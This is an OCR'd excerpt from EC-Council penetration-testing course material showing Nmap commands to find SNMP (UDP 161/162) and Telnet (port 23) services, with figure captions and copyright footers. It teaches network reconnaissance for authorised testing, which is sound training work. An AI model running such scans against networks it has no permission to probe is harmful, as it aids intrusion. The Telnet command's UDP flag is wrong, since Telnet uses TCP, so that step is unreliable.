



Figure L.6: Port scan for NTP ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for SNMP Ports (Port 161)

Source: *https://nmap.org*

The default SNMP-related ports are

- **SNMP**: UDP port 161.
- **SNMP TRAP/ INFORM**: UDP port 162.

You can use the Nmap to locate the SNMP service on the network. Use the following command to find the SNMP service on the network, as shown in the below figure:

```
nmap -sU -p 161 x.x.x.x
nmap -sU -p 162 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.7: Port scan for SNMP using Zenmap in Windows





Figure L.8: Port scan for SNMP using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for Telnet Ports (Port 23)

Source: *https://nmap.org*

Telnet is a client–server network protocol used on the Internet or local area networks, which provides the sign-in sessions for a user on the Internet. It also provides a bidirectional interactive text-oriented communication facility using a virtual terminal connection. The default telnet port is 23. You must scan the telnet ports using Nmap with the following command:

```
nmap -sU -p 23 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

